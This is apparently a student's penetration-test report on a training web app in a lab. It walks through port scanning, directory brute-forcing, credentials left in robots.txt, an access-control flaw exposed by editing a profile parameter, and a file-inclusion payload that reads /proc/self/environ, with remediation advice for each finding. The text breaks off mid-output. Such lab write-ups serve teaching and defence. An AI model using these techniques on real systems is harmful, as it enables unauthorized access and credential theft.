Web Application Penetration Testing Report

Student Name: Andy Liu

Student-ID: 16

Table of Contents

1. Non-Technical High-Level Summary

Student-16 was tasked with performing an internal penetration test towards Dark Lab. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Dark Lab machine systems. Student-16 overall objective is to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Dark Lab Academy.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Dark Lab's network. When performing the attacks, Student-16 was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, Student-16 had administrative level access to multiple machine systems. All machine systems were successfully exploited, and access granted.

This system as well as a brief description on how access was obtained are listed below:

- Mid-Term Lab – Got in through http://10.0.0.32:8088

2. Recommendations

Student-16 recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these record systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3. Methodology

Student-16 utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Dark Lab environments are secured. Below is a breakdown of how Student-16 were able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

During this penetration test, Student-16 were tasked with exploiting the lab and exam network. The specific IP address was:

Dark Lab Network:

10.0.0.32:8088

3.2 Service Enumeration

The service enumeration section focuses on gathering information about what services can be attacked on a system or systems. It provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

4. Penetration Test

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Student-16 was able to successfully gain access to the system.

Vulnerability Exploited:


Broken Access Control

System Vulnerable:

10.0.0.32:8088

Vulnerability Explanation with Screenshot(s):

Firstly, Student-16 accessed to https://172.16.100.5/darklabacademy and then click "Request new machine" in order to get the IP address of the machine.




MidTerm-Inscureapp

ip : 10.0.0.32

Instruction:


Termination Time: 2023-04-13T23:45:06.428Z

Nmap was used to conduct port scanning and port 8088 was found.




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.0.32
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-13 17:46 EDT
Nmap scan report for 10.0.0.32
Host is up (0.027s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE
8088/tcp open  radan-http

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

The penetration test started with a login panel with limited information provided.




In order to obtain more information, “gobuster” was used to discover the hidden directories, from which the directory “/robots.txt” looks promising.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.0.0.32:8088 -w /usr/share/wordlists/dirb/common.txt --proxy http://127.0.0.1:8080 -q

/admin                (Status: 401) [Size: 37]
/login                (Status: 200) [Size: 1793]
/logout               (Status: 200) [Size: 76]
/profile              (Status: 401) [Size: 37]
/query                (Status: 405) [Size: 153]
/register             (Status: 200) [Size: 1944]
/robots.txt           (Status: 200) [Size: 103]
/session              (Status: 401) [Size: 26]

┌──(kali㉿kali)-[~]
└─$ 
```

“user1: PassFeb2023” was found after navigating to the “/robots.txt” directory and it looks like the username and password.




```
User-agent: *
Disallow: /login
Disallow: /register

user1:PassFeb2023

**Last Update Time: 2023-02-10**
```

Student-16 tried to enter “user1” into the username field and “PassFeb2023” into the password field respectively.



Username
user1
Password
•••••••••••

As a result, Student-16 (as a user) was able to log into the system and then got the flag.



Logged in as user1

Flag1: darklab{QzqnOWXzlyjDDRdRuoPk}

Vulnerability Fix:

Access control is only effective in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

1. Except for public resources, deny by default.
2. Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
3. Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
4. Unique application business limit requirements should be enforced by domain models.
5. Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.

Severity:

Critical

Proof of Concept Code:

```
nmap 10.0.0.32

gobuster dir -u http://10.0.0.32:8088 -w /usr/share/wordlists/dirb/common.txt --proxy http://127.0.0.1:8080 -q

http://10.0.0.32:8088/robots.txt
```

Vulnerability Exploited:


Broken Access Control

System Vulnerable:

10.0.0.32:8088

Vulnerability Explanation with Screenshot(s):

Another function "Profile" is provided after logging into the system and the user profile displayed after clicking on it.



Not secure | 10.0.0.32:8088/profile?profile=user1

USER PROFILE

WELCOME BACK USER1!

Home

Profile

Admin

Logout

Logged in as user1

INFORMATION

EMAIL

user1@insecureapp.com


PHONE

1234 5678

SECRETS

Doesn't exist

Using Burp Suite, the URL (the profile) was sent to the “repeater”.



Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
4780	http://10.0.0.32:8088	GET	/static/js/main.js			304	269	script	js				10.0.0.32		18:01:57 13 Ap...	8080
4777	http://10.0.0.32:8088	GET	/static/js/bootstrap.min.js			304	280	script	js				10.0.0.32		18:01:57 13 Ap...	8080
4776	http://10.0.0.32:8088	GET	/static/js/jquery.min.js			304	277	script	js				10.0.0.32		18:01:57 13 Ap...	8080
4773	http://10.0.0.32:8088	GET	/profile?profile=user1	✓		200	4082	HTML		User Profile | Insecure App			10.0.0.32		18:01:57 13 Ap...	8080
4772	http://10.0.0.32:8088	GET	/static/js/bootstrap.min.js			304	280	script	js				10.0.0.32		18:01:55 13 Ap...	8080
4771	http://10.0.0.32:8088	GET	/static/js/main.js			304	269	script	js				10.0.0.32		18:01:55 13 Ap...	8080
4769	http://10.0.0.32:8088	GET	/static/js/jquery.min.js			304	277	script	js				10.0.0.32		18:01:55 13 Ap...	8080
4766	http://10.0.0.32:8088	GET	/			200	1685	HTML		Home | Insecure App			10.0.0.32		18:01:55 13 Ap...	8080
4763	http://10.0.0.32:8088	GET	/static/js/main.js			304	269	script	js				10.0.0.32		18:00:10 13 A...	8080
4762	http://10.0.0.32:8088	GET	/static/js/bootstrap.min.js			304	280	script	js				10.0.0.32		18:00:10 13 A...	8080
4761	http://10.0.0.32:8088	GET	/static/js/jquery.min.js			304	277	script	js				10.0.0.32		18:00:10 13 A...	8080
4758	http://10.0.0.32:8088	GET	/profile?profile=user1	✓		200	4082	HTML		User Profile | Insecure App			10.0.0.32		18:00:09 13 A...	8080
4755	http://10.0.0.32:8088	GET	/static/js/main.js			304	269	script	js				10.0.0.32		18:00:07 13 A...	8080
4754	http://10.0.0.32:8088	GET	/static/js/bootstrap.min.js			304	280	script	js				10.0.0.32		18:00:07 13 A...	8080
4753	http://10.0.0.32:8088	GET	/static/js/jquery.min.js			304	277	script	js				10.0.0.32		18:00:07 13 A...	8080

Request

```
GET /profile?profile=user1 HTTP/1.1
Host: 10.0.0.32:8088
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.9
Referer: http://10.0.0.32:8088/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJpZCI6MiwidXNlcm5hbWUiOiJ1c2VyMSJ9.ZDh7BA.jBFw45QgYkRj-eqSwXAdtbEOnAc
Connection: close
```


Response

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.11.3
Date: Thu, 13 Apr 2023 22:01:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3893
Vary: Cookie
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <title>
      User Profile | Insecure App
    </title>
    <link rel="stylesheet" href="/static/css/bootstrap.min.css">
    <link rel="stylesheet" href="/static/css/styles.css">
    <link rel="icon" href="/static/img/insecure.png" type="image/png">
  </head>

  <body>
    <div class="container mt-4">
      <div class="row">
        <div class="col-2">
          <nav class="nav flex-column">
            <a class="nav-link" href="">
              <img src="/static/img/insecure.png" alt="logo" class="mb-3" width="40" height="40">
            </a>
            <a class="nav-link" href="/">
              Home
            </a>
```

Inspector

Request Attributes	2
Request Query Parameters	1
Request Cookies	1
Request Headers	9
Response Headers	6

“user1” was changed to “admin” in GET field of Request side and then pressed the “Send” button. Username “admin” and Password “H*k#l21ilsdanckldsapio” were found in Response side.



Target: http://10.0.0.32:8088 HTTP/1

Request

```
GET /profile?profile=admin HTTP/1.1
Host: 10.0.0.32:8088
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
Referer: http://10.0.0.32:8088/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJpZCI6MiwidXNlcm5hbWUiOiJ1c2VyMSJ9.ZDh7BA.jBFw45QgYkRj-eqSwXAdtbEOnAc
Connection: close
```

Response


```
                alt="Avatar" class="img-fluid my-5" />
                <h5>
                  Admin
                </h5>
                <p>
                  Administrator
                </p>
                <i class="far fa-edit mb-5">
                </i>
              </div>
              <div class="col-md-8">
                <div class="card-body p-4">
                  <h6>
                    Information
                  </h6>
                  <hr class="mt-0 mb-4">
                  <div class="row pt-1">
                    <div class="col-6 mb-3">
                      <h6>
                        Email
                      </h6>
                      <p class="text-muted">
                        admin@insecureapp.com
                      </p>
                    </div>
                    <div class="col-6 mb-3">
                      <h6>
                        Phone
                      </h6>
                      <p class="text-muted">
                        8765 4321
                      </p>
                    </div>
                  </div>
                  <h6>
                    Secrets
                  </h6>
                  <hr class="mt-0 mb-4">
                  <div class="row pt-1">
                    <div class="col-6 mb-3">
                      <p class="text-muted">
                        Password: H*k#l21ilsdanckldsapio
                      </p>
                    </div>
                  </div>
                  <div class="d-flex justify-content-start">
```

Inspector

Request Attributes	2
Request Query Parameters	1
Request Body Parameters	0
Request Cookies	1
Request Headers	9
Response Headers	6

Done — 4,140 bytes | 39 millis

Student-16 tried to enter “admin” into the username field and “H*k#l21ilsdanckldsapio” into the password field respectively.




LOGIN

Username: admin

Password: •••••••••••••••••••••••

As a result, Student-16 (as an administrator) was able to log into the system and then got the flag.



ADMIN PANEL

Flag2: darklab{zDqykEfvozpjUqfDpNsi}

WELCOME BACK!

Search for interesting file

Logged in as admin

Vulnerability Fix:

Access control is only effective in trusted server-side code or server-less API, where the attacker cannot modify the access control check or metadata.

1. Except for public resources, deny by default.
2. Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
3. Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
4. Unique application business limit requirements should be enforced by domain models.
5. Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.

Severity:

Critical

Proof of Concept Code:
Change profile=user1 to profile=admin

Vulnerability Exploited:


Local File Inclusion

System Vulnerable:

10.0.0.32:8088

Vulnerability Explanation with Screenshot(s):

The penetration test started with admin panel. Student-16 has tried to enter different payloads into the search field in order to get the flag.



Not secure | 10.0.0.32:8088/admin


ADMIN PANEL

Flag2: darklab{zDqykEfvozpjUqfDpNsi}

WELCOME BACK!

Search for interesting file

Finally, the payload “/proc/self/environ” was entered into the search field and successfully got the flag.



Flag2: darklab{zDqykEfvozpjUqfDpNsi}

Search result:

```
PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binHOSTNAME=5299baa2-3214-495f-806e-
